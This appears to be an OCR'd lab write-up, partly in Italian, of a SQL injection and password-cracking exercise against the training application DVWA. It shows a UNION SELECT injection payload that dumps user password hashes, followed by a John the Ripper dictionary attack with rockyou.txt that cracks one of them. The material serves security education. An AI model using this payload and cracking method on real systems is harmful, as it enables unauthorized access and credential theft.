



Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 'UNION SELECT user, password FROM dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM dvwa.users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM dvwa.users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM dvwa.users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM dvwa.users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


kali@kali: ~
File Actions Edit View Help
GNU nano 8.1 password.txt *
gordonb:e99a18c428cb38d5f260853678922e03
[^W = Ctrl+W M-W = Alt+W]



Attraverso il cracking di password è possibile ottenere la password originale a partire da un hash vale a dire una rappresentazione crittografata, utilizzando differenti metodi.

In questo caso l'attacco di cracking è di tipo attacco di dizionario, in sostanza si basa sul fatto che le persone generalmente utilizzano parole comuni per le password quindi l'attaccante prova le parole che si trovano in una wordlist.

Come wordlist ho scelto rockyou.txt precedentemente decompresso questo file contiene numerose parole comuni, frasi, numeri....

In sostanza ogni parola contenuta nel file viene hashata e confrontata con l'hash della password da decifrare quindi se una corrispondenza viene trovata, la password è stata craccata.

Per effettuare questo controllo è stato usato John the Ripper.


(kali㉿kali)-[~]
$ john --show --format=Raw-MD5 password.txt
gordonb:abc123
1 password hash cracked, 0 left
(kali㉿kali)-[~]
$